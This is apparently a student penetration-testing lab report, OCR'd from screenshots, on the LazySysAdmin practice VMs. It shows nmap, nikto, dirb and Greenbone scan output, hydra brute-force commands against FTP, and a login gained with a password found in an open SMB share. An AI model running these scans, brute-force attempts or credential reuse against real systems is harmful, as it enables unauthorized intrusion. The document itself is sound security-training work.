
Vulnerability Detection Method
Special IP packets are forged and sent with a little delay in between to the target IP. The responses are searched for a timestamps. If found, the timestamps are reported.

Details: TCP timestamps (OID: 1.3.6.1.4.1.25623.1.0.80091)

Command: Used Greenbone Security Assistant and scanned 192.168.1.202


Data:

192.168.1.202/robots.txt




```
CBF Remembering all these passwords.

Remember to remove this file and update your password after we push
out the server.

Password 12345
```

Found in share/ (with file browser)



```
Prevent users from being able to view to web root using the local file
browser
```

Found in share/ (with file browser)




```
#my secret
freedom
password
helloworld!
diana
iloveroot
```

Found in /var/www/nothing

Steps:

1. Attempted to use hydra with command: hydra -l touhid -P /usr/share/john/password.lst ftp://192.168.1.202
   a. Resulted in failure

<u>Target IP Address: 192.168.1.203 (VM03)</u>



```
root@kali:~# sudo nmap -O -sV 192.168.1.203

Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-10 16:29 EST
Nmap scan report for 192.168.1.203
Host is up (0.00066s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         InspIRCd
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 2 hops
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.79 seconds
root@kali:~# sudo nmap -O -sV 192.168.1.203
```


Command: sudo nmap -O -sV 192.168.1.203

- ➢ This will give you the open ports with their respective services and version above, along with the operating system(approximate).


Operating System: Ubuntu 14.04.5 LTS

Vulnerabilities:

Command: Nikto scan of .203



```
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x8ce8 0x5560ea23d23c0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3268: /old/: Directory indexing found.
+ Entry '/old/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /test/: Directory indexing found.
+ Entry '/test/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /Backnode_files/: Directory indexing found.
+ Entry '/Backnode_files/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 4 entries which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /apache/: Directory indexing found.
+ OSVDB-3092: /apache/: This might be interesting...
+ OSVDB-3092: /old/: This might be interesting...
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.22
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3092: /test/: This might be interesting...
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /info.php?file=http://cirt.net/rfiinc.txt?: Output from the phpinfo() function was found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.o
rg/
+ Uncommon header 'link' found, with contents: <http://192.168.1.203/wordpress/index.php?rest_route=/>; rel="https://api.w.org/"
+ /wordpress/: A Wordpress installation was found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 7690 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2020-11-20 19:39:24 (GMT-5) (20 seconds)
```



Filter:
autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70

Report: Results (4 of 139)

ID: 00ef8c5a-818e-49e1-a952-b85d2aaa1b5f
Modified: Sat Nov 14 13:50:46 2020
Created: Sat Nov 14 13:40:10 2020
Owner: admin

1 - 4 of 4

Vulnerability		Severity	QoD	Host	Location	Actions
phpinfo() output accessible		7.5 (High)	80%	192.168.1.203	80/tcp	
SSH Weak Encryption Algorithms Supported		4.3 (Medium)	95%	192.168.1.203	22/tcp	
TCP timestamps		2.6 (Low)	80%	192.168.1.203	general/tcp	
SSH Weak MAC Algorithms Supported		2.6 (Low)	95%	192.168.1.203	22/tcp	

(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70)

1 - 4 of 4

Backend operation: 0.49s


Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net

Command: Used Greenbone Security Assistant and scanned 192.168.1.203

Steps:


1. Attempted to use hydra with command: hydra -l LazySysAdmi -P /usr/share/john/password.lst ftp://192.168.1.203
   a. Result : failure

Performed a dirb scan



```
---- Entering directory: http://192.168.1.203/wordpress/wp-content/themes/ ----
+ http://192.168.1.203/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: http://192.168.1.203/wordpress/wp-content/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.203/phpmyadmin/themes/original/css/ --
--

---- Entering directory: http://192.168.1.203/phpmyadmin/themes/original/img/ --
--

---- Entering directory: http://192.168.1.203/phpmyadmin/themes/original/jquery/
 ----
==> DIRECTORY: http://192.168.1.203/phpmyadmin/themes/original/jquery/images/

---- Entering directory: http://192.168.1.203/phpmyadmin/themes/original/jquery/
images/ ----

-----------------
END_TIME: Thu Nov 19 19:20:12 2020
DOWNLOADED: 253660 - FOUND: 22
root@kali:~#
```

I followed each of the directories I found, but the only one of any interest was the wordpress directory



FIND US

Address
Straya

Hours

24/7

SEARCHY SEARCHY

Search …

Hello world!

Please dont make me setup wp again 🙁

My name is togie.


My name is togie.

My name is togie.


My name is togie.

My name is togie.

192.168.1.203 and 192.168.1.204 had their files available for access without a password




Using the file deets.txt, a password was revealed that I was able to use alongside the togie username. This gave me access to the machine.



```
CBF Remembering all these passwords.

Remember to remove this file and update your password after we push out the server.

Password 12345
```

